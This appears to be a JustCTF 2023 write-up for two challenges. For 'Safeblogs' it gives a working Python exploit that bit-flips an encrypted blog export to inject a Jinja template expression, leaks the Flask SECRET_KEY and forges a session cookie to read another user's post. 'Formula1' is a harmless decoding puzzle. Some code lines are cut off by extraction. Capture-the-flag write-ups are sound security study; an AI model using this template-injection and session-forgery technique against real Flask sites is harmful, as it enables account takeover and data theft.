JustCTF2023 writeup

Safeblogs

Challenge description

It is basically ASIS CTF hugeblog with (mostly):

1. The flag is stored as a post
2. Title and post length are limited strictly, far from 65536.
3. Post json has intrinsic crc32 verification

Vulnerability

First we learnt from the writeup of hugeblog (https://nicolaisoeborg.github.io/ctf-writeups/2022/ASIS%20CTF%20Quals%202022/) that even if the zipped file crc32 is wrong, we can at least write 65536 bytes for that wrong file. Even further, this file is the truncated version of the file.

Also in CFB operation, when we are trying to modify one block into what we want, the block next will be changed into garbage and the blocks after it will not be affected.

We combine the two observations. Suppose we have a zipped file of length > 65536 (stored of course) and we change its `content[65536-16:65536]` into what we want. After extraction, the error will be reported, and the destination file will be `orig[:65536-16]+controlled[:16]`. The garbage disappears completely because it is after 65536 bytes.

This is the basic starting point. Now we turn back to the file structure to see how we can gain additional privilege with this primitive.

We can learn the post structure by flag.json or other jsons we create:

```
1 {"title": ["flag", 3522489242], "id": ["flag", 3522489242], "date":
```

```
["2022/10/22 21:37:00", 1565742094], "author": ["admin", 2282622326],
"content": ["<!DOCTYPE html>\n<html>\n  <head>\n    <meta charset=\"UTF-8\">\n
   <title>{{title}}</title>\n  </head>\n  <body>\n
<h1>justCTF{here_should_be_a_flag}</h1>\n  </body>\n</html>\n", 284930370]}
```

We have `title`, `id`, `date`, `author`, and `content`.

`Title` and `id` are limited to 64 chars; `content` is at most 1024 chars. However, the `author` field can be arbitrarily long (verified by experiment). Therefore, the json can be larger than 65536.

Also, by experiment we find out that the order of fields is fixed, so the last field is `content`.

In order to make this file content start on an aligned offset, we need to select the title wisely. Basically, we need to make the title composed of 7 chars, so the file starts exactly at 0x50 offset.

There is also a trick. Even if `content` is at most 1024 chars, we can insert some invisible chars (for example chr(0x1f)) to make it longer when encoded into json - basically chr(0x1f) will become `\u001f` - 6 times longer. This may be helpful later.

One direct construction is to truncate inside `content`. The end of file we put here will be:

```
1 {12345678}}",0]}
```

Where the `12345678` will be replaced with python code. We have an (at most) 8-char arbitrary python code execution!

(side note here we can make the content crc32 zero easily via either dumbly bruteforce with mitm, or solving linear equation systems; this is trivial)

Then we will go find out what 8 char of python code can do. We can patched a bit to allow code execution in order to see what variables are available here. It turns out that `__builtins__` are not available; however, certain variables are available. Namely:

```
        'range': <class 'range'>,
        'dict': <class 'dict'>,
        'lipsum': <function generate_lorem_ipsum at 0x737c0739ce50>,
        'cycler': <class 'jinja2.utils.Cycler'>,
        'joiner': <class 'jinja2.utils.Joiner'>,
        'namespace': <class 'jinja2.utils.Namespace'>,
        'url_for': <bound method Flask.url_for of <Flask 'app'>>,
        'get_flashed_messages': <function get_flashed_messages at
0x737c069be5e0>,
        'config': <Config {'ENV': 'production', 'DEBUG': False, 'TESTING':
False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY':
b"\xa6j\xe2D'\xeaW\x1fv,g\xeej\x07\x11Q", 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None,
'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': None, 'JSON_SORT_KEYS': None, 'JSONIFY_PRETTYPRINT_REGULAR':
None, 'JSONIFY_MIMETYPE': None, 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED': True, 'RATELIMIT_STRATEGY':
'fixed-window'}>,
        'request': <Request 'http://127.0.0.1:8080/post/test' [GET]>,
        'session': <SecureCookieSession {'passhash':
'4ed9407630eb1000c0f6b63842defa7d', 'username': 'use', 'workdir':
'24584f496c61c3358ef4b8e92a53aec7'}>,
        'g': <flask.g of 'app'>,
        'title': 'test',
        'author': 'use',
        'date': '2023/06/04 13:09:03'} of None>,
```

I am no expert of web, so I asked my colleagues what I can do with `SECRET_KEY`. It turns out that when one has `SECRET_KEY`, one can arbitrarily forge

```
    flask.session['username']
    flask.session['passhash']
    flask.session['workdir']
```

Which is exactly what we need - `workdir` is randomized on each login, and to reach flag dir we can only forge the session. (web is crazy!)

In summary, we execute `config` to find `SECRET_KEY` and then we edit our workdir into flag directory to get flag.

Exploit

Put everything together, we have:

```
import requests
import zipfile
import base64
import io
import os
import json

"""
00000000  50 4b 03 04 14 00 00 00  00 00 e0 5a c4 56 cb 95  |PK.........Z.V..|
00000010  f1 1f 8d 01 00 00 8d 01  00 00 2c 00 00 00 70 6f  |..........,...po|
00000020  73 74 2f 39 37 32 63 32  33 32 36 38 32 66 63 37  |st/972c232682fc7|
00000030  31 30 61 34 34 61 32 66  63 31 33 61 35 37 61 66  |10a44a2fc13a57af|
00000040  36 39 32 2f 62 2e 6a 73  6f 6e 7b 22 74 69 74 6c  |692/b.json{"titl|

fixed hdr len = 0x1e (ziphdr) + 0x26 (post/.../) + 5 (.json)

therefore post name is 0x__7
"""

class Shooter(object):
    target = 'http://safeblog.web.jctf.pro'
    #target = 'http://127.0.0.1:8080'
    def __init__(self, username='abc', password='def'):
        self.session = requests.session()
        r = self.post('login',json={
                'username':username,
                'password':password
        }).json()
        assert r['result'] == 'OK'
    def read_post(self, key):
        r = self.session.get(self.target+'/post/'+key)
        return r
```

```
    def get(self, apiname):
        r = self.session.get(self.target+'/api/'+apiname)
        return r
    def post(self, apiname, json):
        r = self.session.post(self.target+'/api/'+apiname, json=json)
        return r
    def export(self):
        r = self.get('export').json()
        assert r['result'] == 'OK'
        buf = base64.b64decode(r['export'])
        return buf
    def import_(self, buf):
        r = self.post('import', {
                    'import':base64.b64encode(buf).decode()
            })
        return r
    def add(self, title, content='\x1f'*482+'vGAzlCwZTNRV'+'a'*0x100):
        r = self.post('new', {
                'content': content,
                'title': title
            })
        assert r.json()['result'] == 'OK'
        return r

suffix='{{config}}Z",0]}'
assert len(suffix)==16

def xorb(x,y):
    return bytes([i^j for i,j in zip(x,y)])

from html import unescape
from ast import literal_eval

def leak():
    sh = Shooter('a'*0xf400)
    # so (3/4)^2, around 1/2 success rate
    post_name='alphav1'
    sh.add(post_name)
    v=sh.export()

    # skip iv
    z1 = v[0x10050:0x10060]
    z1 = xorb(b'a'*16, z1)
    z1 = xorb(suffix.encode(), z1)

    v2 = bytearray(v)
    v2[0x10050:0x10060] = z1
```

```
    w = sh.import_(v2)
    #print(w)
    #print(w.content)
    r = sh.read_post(post_name)
    cont = r.content
    key = cont[cont.index(b'SECRET_KEY'):]
    key = key[key.index(b': b')+2:]
    key = key[:key.index(b', &#39;')]
    return literal_eval(unescape(key.decode())), sh.session.cookies['session']

k, sh = leak()
print(k)
print(sh)

from flutil import FSCM # https://github.com/noraj/flask-session-cookie-manager

sess = FSCM.encode(k, json.dumps({
    "passhash":"4ed9407630eb1000c0f6b63842defa7d",
    "username":"a",
    "workdir":"a0e402ee09c3c146034ee7d657a11084"}))
print(sess)
sh = Shooter('a')
sh.session.cookies['session']=sess
print(sh.read_post('flag').content)

```

This exploit works around 50% of the time since the crc32 of `date` can be <10^9, which will mess every offset up.

```
justCTF{wait_what?!_length_check?_who_need_that_these_days}
```

Formula1

Challenge description

1. Encoded flag is located in data.txt.
2. Use the provided service to test the encoding by connecting to nc formula.nc.jctf.pro 1337.

Challenge File: data.txt

Hint 1: It's a race and there are multiple laps.

Hint 2: Look for odd laps, they have an extra bit of information
Hint 3: Car racing these days is big on statistics.
Hint 4: The file was generated in Python. It might be easiest to also parse it in Python

Analysis

First, let's examine the data format. Here are a few example rows from the file:

```
IRF11.82fdf3b645a1dp+4
IRF21.82bc6a7ef9db2p+5
IRF31.21db22d0e5604p+6
IPW11.865a1cac08312p+4
IPW21.865c28f5c28f6p+5
IPW31.24c6a7ef9db23p+6
GBH11.819db22d0e560p+4
GBH21.8183126e978d5p+5
GBH31.210d4fdf3b646p+6
```

Data structure

Based on initial observations, the patterns of '.' and '+\d' suggest that this might be a representation of floating-point numbers. Additionally, each line starting from the fifth character contains only hexadecimal characters (0-9 and a-f), indicating a possible hex representation. Searching for "float hex python" reveals `float.fromhex` and `float.hex` functions, the pattern in `data.txt` matches the examples in the document. Thus, we can assume that the data is indeed the hex representation of float numbers.

Regarding the first four characters, the fourth character represents a counter (1, 2, 3), which repeats. We can group each set of three lines as a tuple, forming a three-element tuple. The first three characters appear to be an ID, but after testing the encoding multiple times using the provided nc service and observing different results for the ID field, we conclude that it doesn't contain any meaningful information and is only an identifier.

To further understand the encoding, we use the nc service to test encodings of individual bytes. We notice that there are 40 different IDs for each encoding, and they occur in the same order seven times, which aligns with the hints about laps. When encoding two bytes, the number of laps doubles. This leads us to deduce that each group of 840 lines (7 x 40 x 3) represents a single byte. The total number of lines in the file is exactly 32760 (39 x 840), which further confirms our assumption. The number 7 is intriguing as it reminds us of the 7 bits required to represent ASCII characters.

Based on the above analysis, the data structure can be summarized as follows:

- Each line consists of an ID, an index, and a number.


- Every three lines form a tuple.
- Every 40 tuples form a lap.
- Every 7 laps represent a byte.

Decoding

We attempted various methods to decode the byte representation, including:

- Collecting data using the nc service and training a simple classification model.
- Visualizing the relationship between numbers on different axes.

However, after extensive experimentation, we couldn't find a solution. As a final approach, we decided to plot the entire data. Since each lap contains 40 tuples, and we suspect that the 7 laps represent 7 bits, we organize the data as a 7 x 40 x 3 image. Since we observed that the 3 channels are proportional to each other, we actually use the norm instead of actually plotting the three dims (we can even use only a single channel). Fortunately, this visualization reveals a clear encoding pattern.



The resulting image shows that the first 10 columns exhibit unusual behavior. Considering our previous assumption that each line represents a bit, we deduce that the line with a yellow block represents 1, while the absence of a yellow block represents 0. To confirm this, we use the nc service and validate our hypothesis.

Exploit

The final exp is as follows.

```python
from pwn import *
import matplotlib.pyplot as plt
import numpy as np
from collections import defaultdict

HOST = "formula.nc.jctf.pro"
PORT = 1337

def test(s):
    r = remote(HOST, PORT)
    r.sendlineafter(b"Formula L test connected \o/. You can encode your test str
    r.recvuntil(b"-- start of encoded stream --\n")
```

```
    l = r.recvuntil(b"-- end of encoded stream --\n", drop=True).decode()
    return l.strip()

def parse(data):
    d = defaultdict(dict)
    count = defaultdict(int)
    ls = data.split('\n')
    parsed_data = []
    tmp = []

    for l in ls:
        id = l[:3]
        idx = l[3]

        if idx == '1':
            count[id] += 1

        num = l[4:]
        f = float.fromhex(num)
        tmp.append(f)

        if idx == '3':
            d[id][count[id]] = tuple(tmp)
            parsed_data.append(tuple(tmp))
            tmp.clear()

    return d, np.array(parsed_data)

with open('data.txt', 'r') as f:
    data = f.read().strip()
    d, parsed_data = parse(data)

    for i in range(0, len(parsed_data), 40 * 7):
        lap_data = parsed_data[i:i + 40 * 7].reshape((7, 40, 3))
        norm = np.linalg.norm(lap_data, axis=2)
        bits_to_check = lap_data[:, :10, :]
        decoded_chars = []

        for row in bits_to_check:
            if np.max(row) > 80:
                decoded_chars.append(1)
            else:
                decoded_chars.append(0)

        char_code = int(''.join(map(str, decoded_chars)), 2)
        print(chr(char_code), end="")

```

```
60          # Uncomment the following lines to save lap images as PNG files
61          # plt.imshow(norm)
62          # plt.savefig(f'img/{i//(40 * 7)}.png', bbox_inches='tight', pad_inches=
63
```

justCTF{th3_fl4g_i5_in_4n07h3r_pIt5t0p}